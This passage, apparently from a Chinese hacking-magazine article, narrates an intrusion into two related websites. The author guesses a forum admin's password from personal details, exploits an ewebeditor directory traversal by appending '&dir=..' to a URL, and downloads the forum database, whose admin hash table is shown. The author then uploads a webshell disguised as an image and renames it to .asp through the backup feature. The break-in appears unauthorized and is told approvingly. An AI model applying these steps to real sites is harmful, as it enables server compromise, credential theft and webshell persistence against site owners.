



图7

第一天的收获如下：1. 知道了 A 站同服务器上的站点；2. 登录了 A 站的后台，但毫无利用价值；

3. 发现有 ewebediter 在线编辑器，但是不能添加或修改样式。

2、第二天

现在只剩下我自己去继续了，我在 A 站的页面上仔细的看了看结构，一通乱点后发现了另外的一个站点，对照昨天查询旁注时的记录来看，这个站点就是昨天查到的 B 站。原来 B 站是 A 站的一个下属站点。打开 B 站看了看，都是静态页面没什么突破，但是在角落里却发现了一个小论坛，刚开始看上去很像 bbsxp 的风格，所以我就盲目的按照 bbsxp 来寻找突破口，但是毫无收获。最后使用论坛的菜单关键字在 google 里搜索了一下，才知道原来这是 itbbs 论坛。有了这个发现也是不错的，至少我们可以下载到源代码看看。搜索了半天终于下载到了这个论坛程序源码，直接使用几个很有特点的文件验证一下，全部存在再次证明了目标站点运用的就是 itbbs 这套程序。但是当我去下载默认的数据库时却提示不存在，郁闷了，看来还得再想办法了。在论坛看了看收集了一点信息，管理员的帐号是 Admin，而且已经有两个月没有登录了，最新的帖子也是在两个月前，我想这么不在意的一个论坛应该不会很安全吧！我决定开始收集管理员的信息，运用传说中的社会工程学找找突破口，查看得到了管理员的生日和邮箱，先使用生日做为密码登录论坛试验一次，可惜失败了。在 google 上搜索了一下这个邮箱，只有一条有用的信息，这个邮箱的主人是一个网站规划的站长，就是给网站做包装推广的站，这下明白了原来 A 站是这个规划站站长给建的，我突然有一个联想，每次帮朋友建站的时候都愿意留点自己的信息，这可能是人的虚荣心吧，或者也可能是个变相的广告。我又使用那个规划站的域名做为密码登录论坛，还是失败了。使用 Admin 的用户名和他的邮箱地址作为密码登录也失败了，我又使用邮箱的用户名做为密码，这次成功的登录了论坛前台（图8）。


图8

二话没说直接奔后台！可是后台还有一次验证，使用刚才的所有用户密码组合登录全部失败了，我又陷入了僵局。

第二天的收获如下：1. 查找到 B 站，并且含有论坛程序；2. 确认了 B 站的论坛程序为 itbbs，但是默认数据库被更改了；3. 猜到了 B 站论坛管理员的前台用户密码，但是无法进入后台。

3、第三天

本来自己的水平也不怎么地，搞不下就放弃呗！然后开始在网上闲逛，我有一个爱好就是爱看各位强人的博客。忽然一个日志引起了我的注意，ewebediter 在线编辑器还有个遍历目录的漏洞，自己以前是知道的怎么就没想到呢？看文章的时候都觉得掌握了，可是实际运用的时候却是另外一回事。

简单的介绍一下这个漏洞，当进入了 ewebediter 在线编辑器的后台，点击上传文件管理选项，在下拉列表里随意选择一个样式，这时会显示该目录下的所有文件，此时的地址栏末尾会有类似 webeditor/admin_uploadfile.asp?id=34 这样的链接，我们在 webeditor/admin_uploadfile.asp?id=34 的末尾添加“&dir=..”，这样就会跳到上一级目录，加“&dir=../..”就会跳到“&dir=..”的上一级目录，以此类推一级一级的跳。原理既然大家都已经知道了就好办多了，跳了两次之后就来到了 A 站的根目录下（图9）。

在 A 站的目录里看了半天，没找到什么突破口，我尝试着又向上跳了一次，这下看到了 B 站的目录，还记得吗？B 站里还有个论坛呢！我跳进了 B 站的目录，然后进入论坛目录，首先看到了一个 databack 目录，这个论坛的后台一定有备份功能，我们成功的可能性又大了不少。找到数据库目录进去一看才知道，数据库的默认名字没有改变，只是大小写的顺序改变了一下，怪不得无法下载，看来管理员还是有点道行地。下载了数据库后查看得到了后台用户名和密码（图10、图11、图12），然后顺

利的登录了后台（图13）。




图9




图10





图11



IT_Admin：表

ID	Name	PassWord	UserName	LastLoginTime	LastLoginIP
	[redacted]	3B816EA9A783BE2E0384	Admin	2 上午 10:57:33	[redacted]
4	[redacted]	7C1BC6B5020BB4FCE380	[redacted]	3 上午 10:42:28	[redacted]

图12




图13

然后在前台找个帖子发一张图片，当然这张图片是改过后缀名的小马（图14）。上传成功后返回了图片的文件名，我们已经知道了论坛的目录结构，当然也就知道图片的路径了，使用备份数据功能把图片备份成为asp结尾的文件（图15）。打开来看一下我们可爱的小马，已经顺利地潜入了服务器（图16），然后使用小马上传一个大马。




图14

